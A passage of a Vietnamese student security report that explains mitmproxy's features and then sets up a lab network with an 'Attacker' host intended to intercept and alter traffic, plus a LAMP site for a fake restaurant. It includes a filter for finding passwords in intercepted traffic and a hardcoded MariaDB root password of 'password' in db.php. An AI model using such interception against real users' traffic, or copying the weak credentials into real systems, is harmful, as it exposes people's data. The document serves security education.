- **Vấn đề với Certificate Pinning:** Ngay cả trong chế độ transparent, các ứng dụng sử dụng certificate pinning vẫn sẽ báo lỗi hoặc từ chối kết nối nếu chứng chỉ của mitmproxy không được tin cậy. Việc bypass certificate pinning thường đòi hỏi các kỹ thuật phức tạp hơn và không liên quan trực tiếp đến chế độ transparent.
- **Khó khăn trong gỡ lỗi cấu hình:** Nếu có vấn đề với việc chuyển hướng lưu lượng, việc gỡ lỗi có thể khó khăn hơn so với proxy thông thường.

f) Hệ thống bộ lọc và tìm kiếm nâng cao

Với khả năng chặn và ghi lại một lượng lớn lưu lượng mạng, việc tìm kiếm và lọc ra các thông tin quan trọng trở thành một thách thức. mitmproxy giải quyết vấn đề này bằng một hệ thống bộ lọc và tìm kiếm mạnh mẽ, cho phép người dùng nhanh chóng định vị các flow quan tâm.

- Cú pháp và các tiêu chí lọc

- Mitmproxy cung cấp một ngôn ngữ lọc biểu thức (filter expression language) linh hoạt, cho phép người dùng chỉ định các tiêu chí phức tạp để hiển thị các flow. Các bộ lọc có thể được áp dụng trực tiếp trong giao diện mitmproxy (CLI) hoặc mitmweb (Web UI).
- Các bộ lọc được viết bằng cách kết hợp các toán tử và từ khóa. Một số tiêu chí lọc phổ biến:
 - Lọc theo URL/Host:
 - `~u <regexp>`: Lọc theo URL khớp với biểu thức chính quy.
 - `~h <regexp>`: Lọc theo host khớp với biểu thức chính quy.
 - Lọc theo phương thức HTTP:
 - `~m <method>`: Lọc theo phương thức HTTP. Ví dụ: `~m POST` (lọc các yêu cầu POST).
 - `~m GET|POST`: Lọc các yêu cầu GET hoặc POST.
 - Lọc theo mã trạng thái phản hồi:
 - `~s <status_code>`: Lọc theo mã trạng thái. Ví dụ: `~s 200` (lọc các phản hồi thành công).

- ~s 40[0-9] hoặc ~s 4xx: Lọc các phản hồi lỗi client (4xx).
- Lọc theo nội dung Body:
 - ~b <regex>: Lọc các flow có body (request hoặc response) chứa nội dung khớp với biểu thức chính quy. Ví dụ: ~b password (tìm các flow có "password" trong body).
- Lọc theo Header:
 - ~H <regex>: Lọc các flow có header (request hoặc response) khớp với biểu thức chính quy. Ví dụ: ~H "Content-Type: application/json" (lọc các flow có header Content-Type là application/json).
- Lọc theo IP Client/Server:
 - ~c <IP_address>: Lọc theo địa chỉ IP của client.
 - ~a <IP_address>: Lọc theo địa chỉ IP của server.
- Lọc theo thời gian:
 - ~t <timestamp>: Lọc các flow sau một mốc thời gian cụ thể.
- Kết hợp các tiêu chí: Các tiêu chí có thể được kết hợp bằng toán tử & (AND) và | (OR).
- Ứng dụng trong việc phân tích dữ liệu lớn

Hệ thống bộ lọc và tìm kiếm này cực kỳ hữu ích khi làm việc với lượng lớn dữ liệu mạng.

 - **Cô lập vấn đề:** Nhanh chóng thu hẹp phạm vi tìm kiếm đến các flow có liên quan đến một vấn đề cụ thể (ví dụ: chỉ xem các yêu cầu POST đến API đăng nhập, hoặc chỉ các phản hồi lỗi 500).
 - **Phân tích sâu:** Sau khi lọc, người dùng có thể dễ dàng duyệt qua các flow đã lọc để phân tích chi tiết.
 - **Phát hiện hành vi bất thường:** Dùng các bộ lọc để tìm kiếm các mẫu yêu cầu hoặc phản hồi bất thường có thể chỉ ra hoạt động độc hại hoặc lỗi ứng dụng.
 - **Tạo báo cáo:** Xuất các flow đã lọc ra để tạo báo cáo hoặc phân tích thêm bằng các công cụ khác.
 - Ví dụ, khi kiểm thử một ứng dụng phức tạp có hàng trăm yêu cầu mỗi giây, việc sử dụng bộ lọc ~u /login & ~s 401 sẽ giúp nhanh chóng tìm thấy tất cả các nỗ lực đăng nhập thất bại, mà không bị làm phiền bởi các yêu cầu tài nguyên tĩnh hay các yêu cầu API khác.


g) Các tính năng khác (Mapping local files, Upstream Proxy Mode, Sticky Auth/Cookie, v.v.)

- Mapping local files:
 - Khái niệm: Tính năng này cho phép mitmproxy chặn một yêu cầu đến một URL cụ thể thay vì chuyển tiếp yêu cầu đó đến server gốc, nó sẽ trả về nội dung của một tệp cục bộ trên máy.
 - Ứng dụng:
 - Phát triển Frontend: Các nhà phát triển frontend có thể làm việc trên giao diện người dùng mà không cần backend hoạt động, bằng cách ánh xạ các yêu cầu API tới các tệp JSON cục bộ chứa dữ liệu mẫu. Điều này giúp tăng tốc độ phát triển và gỡ lỗi.
 - **Kiểm thử kịch bản ngoại lệ:** Mô phỏng các phản hồi cụ thể (ví dụ: một trang lỗi tùy chỉnh, một phản hồi JSON có cấu trúc khác thường) mà server gốc khó có thể tạo ra.
 - Cách sử dụng: mitmproxy --map-remote-from "https://api.example.com/data" --map-remote-to [file:///path/to/local_data.json](#)
- Upstream Proxy Mode (Chế độ Proxy ngược dòng):
 - Khái niệm: Trong chế độ này, mitmproxy sẽ không trực tiếp kết nối đến server đích, mà thay vào đó sẽ gửi tất cả lưu lượng mà nó chặn được tới một proxy khác (gọi là "upstream proxy").
 - Ứng dụng:
 - **Trong môi trường doanh nghiệp:** Khi mạng công ty yêu cầu tất cả lưu lượng internet phải đi qua một proxy doanh nghiệp, bạn có thể cấu hình mitmproxy để sử dụng proxy đó làm upstream proxy. Điều này cho phép bạn vẫn kiểm soát và phân tích lưu lượng qua mitmproxy trong khi vẫn tuân thủ chính sách mạng.
 - **Chuỗi proxy:** Kết hợp mitmproxy với các proxy khác cho các mục đích cụ thể (ví dụ: ẩn danh, lọc).
 - Cách sử dụng: mitmproxy --mode upstream:http://your_company_proxy:8080
- Sticky Auth / Sticky Cookie:
 - Khái niệm: Đây là các tính năng tự động hóa giúp duy trì các thông tin xác thực hoặc cookie trong các yêu cầu liên tiếp.

- **Sticky Auth:** Tự động thêm các header xác thực (ví dụ: Authorization: Bearer <token>) từ một yêu cầu đã được chọn vào tất cả các yêu cầu tiếp theo đến cùng một host.
- **Sticky Cookie:** Tự động sử dụng lại các cookie từ một yêu cầu đã được chọn cho các yêu cầu tiếp theo đến cùng một host hoặc domain.
- Ứng dụng:
 - **Tiết kiệm thời gian:** Không cần phải sao chép và dán lại các token hoặc cookie cho mỗi yêu cầu trong quá trình kiểm thử một phiên được bảo vệ.
 - **Tự động hóa kiểm thử API:** Giúp duy trì ngữ cảnh xác thực khi replay nhiều yêu cầu API.
- **Cách sử dụng:** Trong giao diện mitmproxy hoặc mitmweb, chọn một flow và kích hoạt "Sticky Auth" hoặc "Sticky Cookie" cho nó.
- Reverse Proxy Mode (Chế độ Proxy ngược):
 - Khái niệm: Thay vì là một proxy trung gian giữa client và server mà client phải cấu hình, mitmproxy có thể hoạt động như một reverse proxy. Trong chế độ này, mitmproxy đóng vai trò là một máy chủ mà client kết nối trực tiếp đến (mà không biết nó là proxy), và sau đó mitmproxy chuyển tiếp các yêu cầu đến một máy chủ backend thực sự.
 - Ứng dụng:
 - **Kiểm thử ứng dụng mà không cần cấu hình client:** Ví dụ, bạn có thể chạy mitmproxy ở chế độ reverse proxy trên cổng 80/443 của một máy chủ, và sau đó tất cả các client kết nối đến máy chủ đó sẽ đi qua mitmproxy mà không cần cấu hình proxy.
 - **Gỡ lỗi các dịch vụ backend:** Đặt mitmproxy giữa một ứng dụng web và các microservice backend của nó để giám sát giao tiếp nội bộ.
 - Cách sử dụng (ví dụ): mitmproxy --mode reverse:https://api.example.com/ --listen-port 80

D. THIẾT KẾ MÔ HÌNH MẠNG

1. Mô hình hệ thống mạng được xây dựng



Hình 1. Mô hình hệ thống mạng

a) Thành phần

Thiết bị	Hệ điều hành	Địa chỉ IP	Phiên bản
ACTIVE DIRECTORY	Windows	192.168.60.11	Windows Server 2022 - 21H2
MAIL SERVER	Ubuntu	192.168.60.10	Ubuntu 24.04
WEB SERVER	Kali Linux	192.168.60.20	Kali Linux 2024.3
CLIENT	Windows	192.168.60.126	Windows 10 - 22H2
ATTACKER	Kali Linux	192.168.60.130	Kali Linux 2024.3

Bảng 2. Thông tin các thành phần trong mô hình mạng.

b) Giao tiếp giữa các thành phần

- Client ↔ Active Directory:
 - Giao thức: LDAP, SMB, Kerberos.
 - Chức năng: Xác thực, áp dụng chính sách nhóm (GPO), đăng nhập vào domain
 - Cổng giao tiếp: TCP/UDP 389 (LDAP), TCP 88 (Kerberos), TCP 445 (SMB)
- Client ↔ Mail Server:
 - Giao thức: SMTP, IMAP, POP.
 - Chức năng: Gửi và nhận email.
 - Cổng giao tiếp: TCP 25 (SMTP), TCP 143 (IMAP), TCP 110 (POP3).

- Client $\rightleftharpoons$ Web Server:
 - o Giao thức: HTTP/HTTPS.
 - o Chức năng: Truy cập và tương tác với website.
 - o Cổng giao tiếp: TCP 80 (HTTP), TCP 443 (HTTPS).
- Attacker $\rightleftharpoons$ Các máy chủ khác:
 - o Kỹ thuật: Chặn và ghi lại lưu lượng giữa Client và Server, phân tích gói tin, chỉnh sửa nội dung gói HTTP/HTTPS
 - o Công cụ: mitmproxy.

c) Mô tả vai trò từng thành phần


- Active Directory: Quản lý người dùng, nhóm, chính sách bảo mật và xác thực trong hệ thống
 - o Domain Controller (DC): Quản lý đăng nhập và xác thực
 - o DNS Server: Dịch vụ phân giải tên miền nội bộ.
- Mail Server: Vận hành hệ thống gửi/nhận email nội bộ doanh nghiệp
- Web Server: Cung cấp các ứng dụng web và dịch vụ trực tuyến cho người dùng trong miền nhom11.local, và cho người dùng bên ngoài.
- Client: Là máy tính mà nhân viên sử dụng để làm việc và truy cập các dịch vụ trong mạng.
- Attacker: Giả lập đối tượng tấn công bên trong mạng, thực hiện MITM để đánh cắp và thay đổi dữ liệu.

2. Cấu hình từng thành phần trong hệ thống

a) Active Directory

Active Directory (AD) là một dịch vụ thư mục được phát triển bởi Microsoft cho các mạng chạy Windows. Trong mô hình mạng này, Active Directory đóng vai trò trung tâm trong việc quản lý tập trung người dùng, nhóm, máy tính, chính sách bảo mật và xác thực. Nó cung cấp một nền tảng vững chắc cho việc quản lý tài nguyên và bảo mật hệ thống.

- Hệ điều hành: Windows Server 2022 Standard Evaluation (21H2)
- Tên miền nội bộ: nhom11.local
- Mục tiêu: Cấu hình máy chủ Windows Server 2022 thành một Domain Controller và DNS Server cho tên miền nhom11.local.



Hình 2. Cấu hình Active Directory

- Các bước cấu hình

- **Bước 1:** Cập nhật hệ điều hành
- **Bước 2:** Cấu hình địa chỉ IP tĩnh
 - Trong card mạng chính, nhập thông tin các trường
 - IP address
 - Subnet mask
 - Default gateway
 - Preferred DNS server là IP address của chính nó vì server này sẽ là DNS Server cho miền
 - Alternate DNS server có thể bỏ trống
- **Bước 3:** Cài đặt vai trò Active Directory Domain Services (AD DS) và DNS Server
 - Chọn Manage, chọn Add Roles and Features.
 - Chọn Role-based or feature-based installation.

- Trên trang Server Roles, chọn Active Directory Domain Services và DNS Server.

• **Bước 4:** Nâng cấp server thành Domain Controller

- Trong Server Manager, nhấp vào biểu tượng cờ vàng và chọn Promote this server to a domain controller.
- Chọn Add a new forest và nhập tên miền gốc: nhom11.local.
- Đặt và xác nhận mật khẩu.
- Sau khi kiểm tra điều kiện tiên quyết thành công, nhấn Install.

b) Web Server gốc

- **Hệ điều hành:** Kali GNU/Linux Rolling 2025.2 với Kernel 6.12.25-amd64.

- Kali Linux là một bản phân phối Linux dựa trên Debian, nổi bật với tính ổn định, khả năng tùy biến cao và hiệu suất tốt. Đây là các yếu tố quan trọng khi lựa chọn một hệ điều hành làm nền tảng cho máy chủ web.
- Ưu điểm khi sử dụng Kali Linux làm nền tảng Web Server:
 - Kali Linux thừa hưởng sự ổn định từ Debian, giúp đảm bảo máy chủ hoạt động liên tục và đáng tin cậy.
 - Hệ điều hành nhẹ, ít tài nguyên nền, phù hợp với các môi trường server cần tối ưu hiệu năng.
 - Cho phép kiểm soát chi tiết các thành phần hệ thống và cấu hình dịch vụ, hỗ trợ linh hoạt trong quá trình triển khai và thử nghiệm.
 - Dễ dàng cài đặt và vận hành các thành phần của LAMP stack như Apache, MariaDB và PHP.
- Việc sử dụng Kali Linux làm hệ điều hành cho Web Server giúp đảm bảo một môi trường vững chắc để triển khai, vận hành và thử nghiệm website.

- **Phần Mềm – Framework**

- Để triển khai Web Server, nhóm đã sử dụng một bộ phần mềm bao gồm Web Server, Hệ quản trị cơ sở dữ liệu, và ngôn ngữ lập trình kịch bản phía máy chủ.
- Web Server: Apache2
 - Apache HTTP Server là một máy chủ web mã nguồn mở và miễn phí, được phát triển và duy trì bởi Apache Software Foundation. Đây là một trong những máy chủ web phổ biến nhất thế giới, nổi bật với tính linh hoạt, mạnh mẽ và khả năng cấu hình cao.

- Vai trò trong đồ án: Apache được sử dụng để phục vụ nội dung của cả website klassy.com, xử lý các yêu cầu HTTP và HTTPS từ trình duyệt.
- Hệ quản trị cơ sở dữ liệu: MariaDB
 - MariaDB là một hệ quản trị cơ sở dữ liệu quan hệ mã nguồn mở, được phát triển bởi những người tạo ra MySQL. Nó cung cấp hiệu suất cao, độ tin cậy và khả năng tương thích mạnh mẽ với MySQL.
 - Vai trò trong đồ án: MariaDB được sử dụng để lưu trữ dữ liệu của website, bao gồm thông tin tài khoản người dùng (trong bảng users của database nt205). Việc này giúp mô phỏng một môi trường web có cơ sở dữ liệu động, cho phép kiểm tra các lỗ hổng như SQL Injection.
- Ngôn ngữ lập trình: PHP
 - PHP (Hypertext Preprocessor) là một ngôn ngữ lập trình phía máy chủ mã nguồn mở, được sử dụng rộng rãi để phát triển các ứng dụng web động.
 - Vai trò trong đồ án: PHP chịu trách nhiệm xử lý logic của website, bao gồm xử lý đăng nhập, đăng ký, tương tác với cơ sở dữ liệu MariaDB, và tạo ra các trang HTML động để gửi về trình duyệt.

- Các Bước Cấu Hình Web Server

- **Bước 1:** Trước tiên, hệ thống được cập nhật và các gói phần mềm cần thiết cho LAMP stack được cài đặt.

```
(claire@nhattram)-[~]
$ sudo apt update
sudo apt upgrade -y
sudo apt install apache2
sudo apt install mariadb-server mariadb-client
sudo apt install php libapache2-mod-php php-mysql php-cli php-curl php-json php-gd php-mbstring php-xml php-zip -y
```

Hình 3. Cập nhật hệ thống và cài đặt LAMP Stack

- **Bước 2:** Sau khi cài đặt MariaDB, nhóm đã đặt mật khẩu cho người dùng root và tạo cơ sở dữ liệu cho ứng dụng web
 - ALTER USER 'root'@'localhost' IDENTIFIED BY 'password';
 - FLUSH PRIVILEGES;
 - CREATE DATABASE nt205;

```
(claire@nhattram)-[~]
$ sudo mariadb -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 11.8.1-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> ALTER USER 'root'@'localhost' IDENTIFIED BY 'password';
Query OK, 0 rows affected (0.006 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.003 sec)

MariaDB [(none)]> create database nt205;
Query OK, 1 row affected (0.002 sec)
```

Hình 4. Cấu hình MariaDB

- **Bước 3:** Tạo bảng users chứa thông tin tài khoản người dùng gồm username và password

```
(claire@nhattram)-[~]
$ sudo mariadb -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 71
Server version: 11.8.1-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE nt205;
Database changed
MariaDB [nt205]> CREATE TABLE users (
  ->   id INT AUTO_INCREMENT PRIMARY KEY,
  ->   username VARCHAR(50) NOT NULL UNIQUE,
  ->   password VARCHAR(255) NOT NULL
  -> );
Query OK, 0 rows affected (0.007 sec)
```

Hình 5. Tạo bảng users

- **Bước 4:** Chuẩn bị mã nguồn website

```
(claire@nhattram)-[~]
$ ls /var/www/html/klaasy.com_fake_site
assets db.php fooditem.js images index.php login.php main.css main.js main.php register.php
```

Hình 6. Mã nguồn của website được đặt trong thư mục thư mục máy chủ

- **Bước 5:** File db.php được tạo để kết nối tới database nt205 với thông tin đăng nhập phù hợp.

```
<?php
$host = "localhost";
$user = "root";
$pass = "password";
$dbname = "nt205";

$conn = new mysqli($host, $user, $pass, $dbname);
if ($conn->connect_error) {
    die("Error Connect: " . $conn->connect_error);
}
?>
```

Hình 7. Cấu hình kết nối database trong db.php

- **Bước 6:** Tạo một Virtual Host cho klaasy.com để Apache biết đường dẫn đến các file của website.

```
(claire@nhattram)-[~]
$ sudo nano /etc/apache2/sites-available/klaasy.com.conf

(claire@nhattram)-[~]
$ sudo cat /etc/apache2/sites-available/klaasy.com.conf
<VirtualHost *:80>
    ServerAdmin webmaster@klaasy.com
    ServerName klaasy.com
    ServerAlias www.klaasy.com
    DocumentRoot /var/www/html/klaasy.com_fake_site
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    <Directory /var/www/html/klaasy.com_fake_site>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

Hình 8. Cấu hình Virtual Host cho tên miền

- **Bước 7:** Để mô phỏng tấn công trên giao thức HTTPS, chứng chỉ SSL tự ký được tạo và cấu hình cho Virtual Host của website.

- Khi cấu hình HTTPS cho website chạy bằng Apache, cần bật mô-đun ssl. Nếu không bật, Apache sẽ không hiểu và không thể xử lý các yêu cầu đến cổng 443 (HTTPS).
- Tạo thư mục /etc/apache2/ssl để lưu trữ các tệp chứng chỉ SSL và khóa riêng tư dùng cho Apache.
- Tạo chứng chỉ SSL tự ký và khóa riêng tư cho domain klaasy.com.
- Cấu hình virtual host riêng cho cổng HTTPS (443) trên Apache.

```
(claire@nhattram)~]
$ sudo a2enmod ssl
sudo systemctl restart apache2
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
systemctl restart apache2
```

Hình 9. Kích hoạt mô-đun SSL trong Apache2.

```
(claire@nhattram)~]
$ sudo mkdir /etc/apache2/ssl

(claire@nhattram)~]
$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/klaasy.com.key -out /etc/apache2/ssl/klaasy.com.crt
+++++
.....
+++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:VN
State or Province Name (full name) [Some-State]:Ho Chi Minh City
Locality Name (eg, city) []:Ho Chi Minh City
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Klaasy
Organizational Unit Name (eg, section) []:dev
Common Name (e.g. server FQDN or YOUR name) []:klaasy.com
Email Address []:
```

Hình 10. Tạo chứng chỉ SSL tự ký

```
(claire@nhattram)-[~]
$ sudo nano /etc/apache2/sites-available/klaasy.com-ssl.conf

(claire@nhattram)-[~]
$ sudo cat /etc/apache2/sites-available/klaasy.com-ssl.conf
<IfModule mod_ssl.c>
  <VirtualHost *:443>
    ServerAdmin webmaster@klaasy.com
    ServerName klaasy.com
    ServerAlias www.klaasy.com
    DocumentRoot /var/www/html/klaasy.com_fake_site
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    <Directory /var/www/html/klaasy.com_fake_site>
      Options Indexes FollowSymLinks MultiViews
      AllowOverride All
      Require all granted
    </Directory>

    SSLEngine on
    SSLCertificateFile /etc/apache2/ssl/klaasy.com.crt
    SSLCertificateKeyFile /etc/apache2/ssl/klaasy.com.key

    <FilesMatch "\.(cgi|shtml|phtml|php)$">
      SSLOptions +StdEnvVars
    </FilesMatch>
    <Directory /usr/lib/cgi-bin>
      SSLOptions +StdEnvVars
    </Directory>

    BrowserMatch "MSIE [2-6]" \
      nokeepalive ssl-unclean-shutdown \
      downgrade-1.0 force-response-1.0
    BrowserMatch "MSIE [17-9]" ssl-unclean-shutdown
  </VirtualHost>
</IfModule>
```

Hình 11. Cấu hình virtual host sử dụng HTTPS (SSL)

- **Bước 8:** Kích hoạt các cấu hình Virtual Host mới và khởi động lại dịch vụ Apache để áp dụng các thay đổi.

```
(claire@nhattram)-[~]
$ sudo a2ensite klaasy.com.conf
sudo a2ensite klaasy.com-ssl.conf
sudo a2enmod rewrite
sudo a2dissite 000-default.conf
sudo apache2ctl configtest
sudo systemctl restart apache2
```

Hình 12. Kích hoạt Virtual Hosts và khởi động lại Apache

- **Bước 9:** Để trình duyệt có thể phân giải tên miền về máy chủ cục bộ, file `/etc/hosts` được chỉnh sửa.

```
(claire@nhattram)-[~]
$ sudo cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      nhattram.claire nhattram

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

# Add new line
127.0.0.1      klaasy.com
```

Hình 13. Cấu hình phân giải tên miền ảo

- Chi tiết giao diện và chức năng các trang website
 - o Tổng quan

WebServer này được thiết kế cho một nhà hàng có tên "Klassy Cafe" thuộc sở hữu của một công ty trong lĩnh vực Nhà hàng - khách sạn. Nó tập trung vào việc giới thiệu thông tin về nhà hàng, thực đơn, và cung cấp khả năng đặt món hoặc giao hàng.


Trang web được xây dựng với mục tiêu mang lại trải nghiệm người dùng mượt mà và trực quan, sử dụng các thư viện và framework phổ biến như Bootstrap để đảm bảo khả năng hiển thị tốt trên nhiều thiết bị. Giao diện được tối ưu hóa để hiển thị các hình ảnh hấp dẫn về đồ ăn và không gian quán, cùng với các hiệu ứng chuyển động mượt mà để tăng tính tương tác.

Điểm nổi bật của trang web là khả năng điều hướng dễ dàng đến các phần quan trọng như "About" (Giới thiệu), "Menu" (Thực đơn) và "Contact Us" (Liên hệ) thông qua thanh điều hướng cố định. Ngoài ra, trang còn tích hợp các chức năng như thanh trượt (slider) cho banner chính, hiển thị các mục thực đơn theo dạng carousel, và liên kết đến các trang mạng xã hội.

